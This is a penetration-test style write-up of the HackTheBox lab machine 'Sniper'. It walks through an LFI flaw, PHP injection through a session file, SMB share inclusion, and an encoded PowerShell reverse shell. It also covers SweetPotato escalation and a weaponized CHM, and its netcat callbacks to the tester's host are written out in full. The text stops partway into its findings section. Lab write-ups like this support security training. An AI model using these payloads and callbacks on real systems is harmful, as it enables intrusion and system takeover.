Sniper report

Cover

Target: HTB Machine “Sniper” **Client:** HTB (Fictitious) **Engagement Date:** Dec 2025
Report Version: 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

Index

1 Intro

1.1 Objective of the Engagement

The objective of this offensive security assessment was to analyze and exploit the attack surface of a Windows IIS web server within the `Sniper` domain. The focus centered on identifying and exploiting vulnerabilities in web application input validation, session management mechanisms, and Windows privilege assignment. Through a structured methodology simulating real adversarial techniques, initial access was obtained via web application vulnerabilities, followed by privilege escalation and lateral movement, culminating in full administrative control of the target system (`SNIPER`) and acquisition of both user and administrator credentials.

1.2 Scope of the Assessment

- **Network Reconnaissance and Service Enumeration**: Comprehensive port scanning was performed using Nmap, identifying critical services including HTTP (80), RPC (135/49667), NetBIOS (139), and SMB (445). Version detection confirmed a Microsoft IIS 10.0 web server running on a Windows Server 2019 environment within the `Sniper` domain.
- **Web Application Analysis and Vulnerability Discovery**: Web enumeration revealed a blog application at `/blog/` containing a Local File Inclusion (LFI) vulnerability in the `lang` parameter. This vulnerability allowed reading of system files and, through creative exploitation, led to Remote Code Execution (RCE).
- **Session Manipulation and Initial Code Execution**: Analysis of the application's session management revealed that user registration data containing PHP code could be stored in session files and executed via LFI. An alternative RCE path was also demonstrated via SMB share inclusion when combined with the LFI vulnerability.
- **Reverse Shell Establishment and Privilege Enumeration**: A PowerShell reverse shell was deployed, providing persistent access as `nt authority\iusr` . Privilege analysis revealed the presence of `SeImpersonatePrivilege` on the web server service account.
- **Privilege Escalation via SweetPotato**: The `SeImpersonatePrivilege` was exploited using the SweetPotato tool to escalate from `nt authority\iusr` to `NT AUTHORITY\SYSTEM` , achieving full system control.
- **Credential Discovery and Lateral Movement**: During post-exploitation, credentials for the domain user `Chris` were discovered. These credentials were validated and used for lateral movement via PowerShell remoting, demonstrating an alternative path to user compromise.

- **CHM File Weaponization and Administrative Access**: Analysis of user files revealed a CHM documentation file. Using Nishang's `Out-CHM` tool, a weaponized CHM file was created and executed in the context of the `Chris` user, ultimately yielding `Administrator` privileges through an AppLocker bypass technique.
- **Domain Compromise**: Finally, with administrative access, both user and root flags were retrieved, confirming complete compromise of the `Sniper` domain environment.

1.3 Ethics and Compliance

All testing activities were executed within a controlled and isolated laboratory environment, specifically designed for offensive security exercises. No interaction, impact, or access to systems, data, or resources external to this testing environment occurred. The findings and techniques documented in this report serve an exclusively educational purpose and aim to improve security awareness, being intended solely for authorized parties to facilitate understanding of common attack vectors in corporate Windows web server environments.

2 Methodology

2.1 Initial Reconnaissance and Service Enumeration

The engagement commenced with comprehensive network scanning to identify available services and open ports on the target system. An aggressive full-port TCP scan was conducted using Nmap to establish a baseline understanding of the attack surface.

Command:

```
sudo nmap -sS -p- --open -Pn -n --min-rate 5000 $IP -oG scan
```

Initial Results:

```
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49667/tcp open  unknown
```

Following initial discovery, detailed service fingerprinting was performed on all identified ports to ascertain service versions and configurations.

Command:

```
sudo nmap -sVC -p 80,135,139,445,49667 $IP -oN services
```

Detailed Scan Results:

```
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Sniper Co.
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
49667/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-12-19T04:42:32
|_  start_date: N/A
|_clock-skew: 7h59m59s
```

Key Findings:

- Web server running Microsoft IIS 10.0
- Multiple Windows services including RPC, NetBIOS, and SMB
- SMB signing enabled but not required, indicating potential for relay attacks
- Domain identified as `Sniper` with hostname `SNIPER`

2.2 SMB Enumeration and Initial Access Attempts

Initial SMB reconnaissance revealed that the Guest account was disabled, preventing null session enumeration.

Command:


```
nxc smb 10.129.18.131 -u "Guest" -p "" --users
```

Result:


```
SMB         10.129.18.131   445    SNIPER           [*] Windows 10 / Server
2019 Build 17763 x64 (name:SNIPER) (domain:Sniper) (signing:False)
(SMBv1:None)
SMB         10.129.18.131   445    SNIPER           [-] Sniper\Guest:
STATUS_ACCOUNT_DISABLED
```

2.3 Web Application Analysis and Vulnerability Discovery


Web reconnaissance revealed a blog application at `http://10.129.18.131/blog/` with language selection functionality.



The application featured login and registration pages.



After login, the site appeared to be under construction.



Vulnerability Discovery:

The application contained a Local File Inclusion (LFI) vulnerability in the `lang` parameter, allowing access to system files.

Proof of Concept:

```
/blog/?lang=/windows/win.ini
```

2.4 Initial Foothold via Session File Manipulation

Analysis revealed that user session data was stored in `/windows/temp/sess_<cookie>` files when users registered. By creating a malicious username containing PHP code,

command execution could be achieved.

Attack Vector:

1. Create a user with username: `a<?php echo` whoami `?>b`
2. The session file would contain the PHP code
3. Access the session file via LFI to execute the code

Command Execution Proof:

```
curl -s -G 'http://10.10.10.151/blog/' --data-urlencode
'lang=\windows\temp\sess_8l44h398eccsi698nj5he5k2cr' | tail
```

Result:

```
username|s:108:"ant authority\iusr
b";
```

2.5 Remote Code Execution via SMB Share Inclusion

An alternative RCE method was discovered by leveraging the LFI vulnerability with SMB share inclusion. By hosting a malicious PHP file on an SMB server, it could be included and executed by the web server.

SMB Server Setup:

```
impacket-smbserver share . -smb2support
```

Malicious PHP File (`shell.php`):

```
<?php echo shell_exec("whoami");?>
```

Exploitation:

```
http://sniper.htb/blog/?lang=//10.10.14.127/share/shell.php
```

Result:

```
nt authority\iusr
```

2.6 Reverse Shell Establishment

With confirmed RCE, a PowerShell reverse shell payload was deployed to gain persistent access.

PowerShell Reverse Shell Payload (Base64 encoded):

```
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBO
AGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4A
MQA0AC4AMQAyADcAIgAsADQANAAzACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBu
AHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMA
IAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAg
ACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQA
ZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAo
AE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4A
VABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBn
ACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgA
aQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAAp
ADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAA
UwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBk
AGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMA
SQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdABy
AGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIA
eQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7
ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==
```

Reverse Shell Execution:

```
nc -nlvp 443
```

```
kali@kali ~ [14:59:46] $ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.127] from (UNKNOWN) [10.129.229.6] 49691
id
PS C:\inetpub\wwwroot\blog> whoami
nt authority\iusr
PS C:\inetpub\wwwroot\blog>
```

2.7 Privilege Enumeration

Initial privilege analysis revealed the presence of `SeImpersonatePrivilege`, indicating potential for privilege escalation.

Command:

```
whoami /priv
```

Result:

```
PRIVILEGES INFORMATION
----------------------
Privilege Name          Description                               State
======================= ========================================= =======
SeChangeNotifyPrivilege Bypass traverse checking                  Enabled
SeImpersonatePrivilege  Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects                     Enabled
```

2.8 Privilege Escalation via SweetPotato

The `SeImpersonatePrivilege` was exploited using the SweetPotato tool to escalate to SYSTEM privileges.

SweetPotato Execution:

```
./SweetPotatoNew.exe -p cmd.exe -a "/c c:\temp\nc64.exe 10.10.14.127 444 -e cmd.exe"
```

Listener Setup:

```
nc -nlvp 444
```

Verification:

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

With SYSTEM privileges, both user and root flags were successfully retrieved.

2.9 Alternative Lateral Movement Path: Chris User Credentials

During investigation, credentials for the `Chris` user were discovered, providing an alternative path for lateral movement.

Credentials Found:

- Username: `Sniper\Chris`
- Password: `<REDACTED>`

PowerShell Credential Usage:

```
$user = "Sniper\Chris"
$pass = "<REDACTED>"
$secstr = New-Object -TypeName System.Security.SecureString
$pass.ToCharArray() | ForEach-Object {$secstr.AppendChar($_)}
$cred = new-object -typename System.Management.Automation.PSCredential -
argumentlist $user, $secstr
Invoke-Command -ScriptBlock { whoami } -Credential $cred -Computer localhost
```

Result:

```
sniper\chris
```

2.10 Chris User Access and Further Reconnaissance

With Chris credentials, access was gained to the user's context, revealing interesting files in the downloads directory.


Directory Listing:

```
Directory: C:\users\chris\downloads

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/11/2019   8:36 AM          10462 instructions.chm
```

File Transfer to Attacker:

```
copy 'instructions.chm' \\10.10.14.127\share\
```



Note Discovery:

The `instructions.chm` file contained a note with valuable information:

```
type note.txt
Hi Chris,
        Your php skillz suck. Contact yamitenshi so that he teaches you how
to use it and after that fix the website as there are a lot of bugs on it.
And I hope that you've prepared the documentation for our new app. Drop it
here when you're done with it.

Regards,
Sniper CEO.
```

2.11 CHM File Weaponization and Privilege Escalation

Using Nishang's `Out-CHM` tool, a weaponized CHM file was created to execute commands with higher privileges.

Nishang Module Import:

```
Import-Module .\Tools\nishang\Client\Out-CHM.ps1
```

Weaponized CHM Creation:


```
Out-CHM -Payload "\windows\system32\spool\drivers\color\nc64.exe -e cmd
10.10.14.127 446" -HHCPath "C:\Program Files (x86)\HTML Help Workshop"
```

File Transfer and Execution:

```
copy \\10.10.14.6\share\doc.chm .
copy \\10.10.14.6\share\nc64.exe \windows\system32\spool\drivers\color\
```

Listener Setup:

```
nc -nlvp 446
```



Administrative Access Confirmation:

```
C:\Windows\system32>whoami
sniper\administrator
```

2.12 Final Administrative Access and Flag Retrieval

With administrative access, the root flag was successfully retrieved, completing the domain compromise.

Root Flag Retrieval:

```
C:\Users\Administrator\Desktop>type root.txt
<REDACTED>
```

2.13 Attack Chain Summary

This engagement demonstrated a sophisticated attack chain against a Windows IIS environment:


1. **Information Disclosure** → Web application LFI vulnerability in `lang` parameter
2. **Session Manipulation** → PHP code injection via username during registration
3. **Remote Code Execution** → LFI to RCE via SMB share inclusion
4. **Reverse Shell Establishment** → PowerShell reverse shell deployment
5. **Privilege Enumeration** → Discovery of `SeImpersonatePrivilege`
6. **Privilege Escalation** → SweetPotato exploitation to achieve SYSTEM privileges
7. **Credential Discovery** → Finding Chris user credentials
8. **Lateral Movement** → PowerShell remoting with discovered credentials

9. **File Analysis** → Discovery of instructions.chm with internal communication
10. **CHM Weaponization** → Creating malicious CHM file for code execution
11. **Administrative Access** → CHM file execution granting administrator privileges
12. **Domain Dominance** → Full administrative access achieved

The attack leveraged multiple security weaknesses, highlighting critical areas for remediation in enterprise Windows environments, particularly around web application security, session management, and privilege assignment.


3 Findings

3.1 Vulnerability: Unauthenticated Local File Inclusion (LFI) with Directory Traversal




- **CVSS v3.1**: **AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N – 7.5 (High)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N`
- **Description**: The blog application at `http://sniper.htb/blog/` contained a Local File Inclusion vulnerability in the `lang` parameter, allowing unauthenticated attackers to read arbitrary files on the server using directory traversal sequences. The application accepted file paths without proper validation or sanitization.
- **Impact**: Attackers could read sensitive system files (e.g., `C:/Windows/win.ini`, session files in `/windows/temp/`), leading to information disclosure, configuration analysis, and discovery of session management weaknesses. This directly enabled further exploitation leading to Remote Code Execution.
- **Technical Summary**: The parameter `?lang=` accepted file paths containing directory traversal. Payloads like `/blog/?lang=/windows/win.ini` successfully retrieved system files. The vulnerability also allowed access to PHP session files containing user-controlled data.

3.2 Vulnerability: Insecure Session File Storage and Execution



- **CVSS v3.1**: **AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H – 9.8 (Critical)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`
- **Description**: User registration data was stored in session files (`/windows/temp/sess_<cookie>`) without proper sanitization. When combined with the LFI vulnerability, PHP code injected into username fields during registration could be executed by including the session file via the `lang` parameter.
- **Impact**: Remote Code Execution (RCE) without requiring authentication. Attackers could execute arbitrary commands on the web server as the IIS service account (`nt authority\iusr`). This served as the initial foothold for the engagement.
- **Technical Summary**: By registering a user with username `a<?php echo \`whoami` ?>b`, PHP code was stored in the session file. Accessing` /blog/?lang=\windows\temp\sess_`<cookie>` executed the embedded PHP code, returning command output.

3.3 Vulnerability: SMB Share Inclusion Leading to Remote Code Execution



